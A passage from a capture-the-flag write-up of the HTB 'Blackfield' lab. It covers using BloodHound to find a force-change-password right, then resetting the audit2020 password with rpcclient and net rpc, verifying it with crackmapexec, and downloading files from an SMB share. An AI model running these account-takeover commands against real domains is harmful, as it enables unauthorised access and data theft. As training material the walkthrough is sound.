




Since I have the support@blackfield.htb account compromised, I’m going to search for it with BloodHound and then mark it as a user I own. Now if I double click on this object, the tool brings me all the information related to it, now I just have to pay attention to the one that leads me to an attack path. I see in the OUTBOUND OBJECT CONTROL section that as the support user I have the ability to change the password of the account audit2020@blackfield.htb, without needing to know the current password. In the resource Abusing Active Directory ACLs/ACEs from HackTricks I find all the information I need to change the credential, I can use rpcclient or net. After making the changes, I check with crackmapexec if it was successful, it is effective but it also informs me that I cannot access using WinRM protocol.
First Degree Object Control: The number of objects in AD where this user is listed as the IdentityReference on an abusable ACE. In other words, the number of objects in Active Directory that this user can take control of, without relying on security group delegation.
Holding the ExtendedRight on a user for User-Force-Change-Password allows password resets without knowing the current password. Verification of this right and its exploitation can be done through PowerShell or alternative command-line tools, offering several methods to reset a user’s password, including interactive sessions and one-liners for non-interactive environments. The commands range from simple PowerShell invocations to using
rpcclienton Linux, demonstrating the versatility of attack vectors.
rpcclient -U "support%#...t" 10.10.10.192
    > setuserinfo2 audit2020 23 'oldboy123'                           # :(
    > setuserinfo2 audit2020 23 'oldboy123!$'                         # :)
crackmapexec smb 10.10.10.192 -u 'audit2020' -p 'oldboy123!$'         # :)

man net
#    --> net - Tool for administration of Samba and remote CIFS servers.
net --help
net help rpc
#    --> net rpc password --> Change a user password

net rpc password audit2020 -U blackfield.local/support%#...t -S 10.10.10.192
crackmapexec smb 10.10.10.192 -u 'audit2020' -p 'oldb123!$'           # :(
crackmapexec winrm 10.10.10.192 -u 'audit2020' -p 'oldb123!$'         # :)






As I still can’t access the box, I must continue to enumerate, with smbclient I find that I can now access another resource with the audit2020 account. I find several .txt files that I download, most of them correspond to system information (tasks, system information, firewall rules, etc) proper to an audit activity, hence the name of the account. I find some things, a possible password, operating system architecture, but I still can’t find anything relevant.
smbclient -L 10.10.10.192 -U 'audit2020'
smbmap -H 10.10.10.192 -u 'audit2020' -p 'oldb123!$' --no-banner
#      ---> forensic ....

smbclient //10.10.10.192/forensic -U 'audit2020'
    dir
    cd commands_output
    prompt off
    mget *

cat {domain_admins.txt,domain_groups.txt,domain_users.txt,firewall_rules.txt,ipconfig.txt,netstat.txt,route.txt,systeminfo.txt,tasklist.txt}

